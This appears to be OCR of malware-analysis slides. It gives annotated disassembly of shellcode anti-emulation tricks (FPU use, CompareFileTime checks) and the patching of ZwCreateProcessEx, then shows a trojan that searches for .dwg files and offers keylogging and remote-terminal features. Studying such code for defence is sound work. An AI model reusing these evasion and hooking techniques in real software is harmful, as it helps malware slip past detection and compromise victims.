
Custom encoders

Generations of shellcode– avoiding detection

- Most static shellcode detectors work by identifying common GetPC patterns




Generations of shellcode- Anti-emulation




```
0000016F 68 3D 40 00+  push  403Dh
00000174 6A FF         push  0FFFFFFFFh
00000176 6A FF         push  0FFFFFFFFh
00000178 3E DB 2C 24   fld   tbyte ptr ds:[esp] ; tbyte = 10bytes = 80bit
00000178                                       ; push the 80-bit value we just put on the stack
00000178                                       ; on the FPU register stack
00000178                                       ; why does it do this? evade emulation and distract
00000178                                       ; us.  most emulators do not support FPU
0000017C 50            push  eax               ; eax = ebp from before.. put tha ton the stack
0000017D 50            push  eax               ; same thing
0000017E 54            push  esp               ; now put a ptr to all of that on the stack
0000017E                                       ; this is actual the parameter to the function
0000017F FF 56 20      call  dword ptr [esi+20h] ; call [esi+0x20] => GetSystemTimeAsFileTime
0000017F                                       ; this fills in the time (a var on the stack)
00000182 8B C4         mov   eax, esp          ; save result in EAX
00000184 68 FF FF FF+  push  0FFFFFFFFh
00000189 68 FF FF FF+  push  0FFFFFFFFh
0000018E 54            push  esp               ; 2nd argument to CompareFileTime (our current time)
0000018F 50            push  eax               ; 1st arg to CompareFileTime
0000018F                                       ; this is the MAX TIME (fffff...)
00000190 FF 56 1C      call  dword ptr [esi+1Ch] ; call CompareFileTime(currenttime, maxtime)
00000190                                       ; -1 = First file time is earlier than second file time.
00000190                                       ; 0 = First file time is equal to second file time.
00000190                                       ; 1 = First file time is later than second file time.
00000193 48            dec   eax               ; decrement the return value
00000194 75 03         jnz   short loc_199     ; if it is non-zero go there
00000196 FF 56 10      call  dword ptr [esi+10h] ; if it is ZERO, call ExitThread()
00000196                                       ; why do they do this? anti-emulation again
00000196                                       ; most emulators will return 1 by default :)
00000199
00000199             loc_199:                  ; CODE XREF: seg000:00000194↑j
00000199 6A 30         push  30h ; '0'
0000019B 59            pop   ecx
0000019C 64 8B 19      mov   ebx, fs:[ecx]     ; get the PEB
```

Generations of shellcode- API Hooks




```
6A 1A         push  1Ah
6A 0D         push  0Dh
6A 00         push  0
8B C5         mov   eax, ebp            ; EBP = peb+0x400 = buffer that we just copied data to
03 04 9C      add   eax, [esp+ebx*4+4+var_4] ; ebx = 1 => OSMinorVersion
                                        ; this is eax = eax+[esp+ebx*4] = eax+[esp+4] = d
                                        ; (we just pushed D on the stack)
                                        ; why are they doing this?
C6 07 68      mov   byte ptr [edi], 68h ; 'h' ; EDI is a function ptr to ZwCreateProcessEx
                                        ; overwrite the first byte to ZwCreateProcessEx with 0x68
                                        ; ZwCreateProcessEx is actually a syscall
                                        ; ntdll!ZwCreateProcessEx:
                                        ; 7c90d769 b830000000       mov     eax,30h
                                        ; 0:000> u @edi L8
                                        ; ntdll!ZwCreateProcessEx:
                                        ; 7c90d769 b830000000       mov     eax,30h
                                        ; 7c90d76e ba0003fe7f       mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
                                        ; 7c90d773 ff12             call    dword ptr [edx]
                                        ; 7c90d775 c22400           ret     24h
                                        ;
                                        ; This is actually change how the function works.. so all ZwCreateProcessEx will be useless
47            inc   edi                 ; increment EDI to the next byte
AB            stosd                     ; store EAX in EDI and increment EDI by 4
                                        ; EAX = peb+400+d => address we made
C6 07 C3      mov   byte ptr [edi], 0C3h ; '+' ; put C3 at that byte.. C3 = return
                                        ; what they are doing here is PATCHING ZwCreateProcessEx
```

The Trojan



The Trojan




```
call    ebx ; lstrcpyA
mov     esi, ds:lstrcatA
lea     edx, [ebp+FileName]
push    offset a_dwg     ; "\\*.dwg"
push    edx              ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+FindFileData]
lea     ecx, [ebp+FileName]
push    eax              ; lpFindFileData
push    ecx              ; lpFileName
call    ds:FindFirstFileA
mov     edi, eax
cmp     edi, 0FFFFFFFFh
jnz     short loc_402351
```

```
xor     eax, eax
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop     edi
pop     esi
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

```
loc_402351:
lea     edx, [ebp+FindFileData]
push    edx              ; lpFindFileData
push    edi              ; hFindFile
call    ds:FindNextFileA
test    eax, eax
jz      short loc_40238C
```

The Trojan



"File Management"
"Screen Monitor"
"Keyboard Monitor"
"Remote Terminal"
"System Management"
"Video Monitor"
"Conversation Management"
"Others"
"Select All"
"Undo Select"


10.2.0.19/192.168.233.1/192.168.37.1


S: 0.00 kb/s R: 0.00 kb/s

¶Ë¿Ú: 80


Á¬½Ó: 0

Phone Home Methods

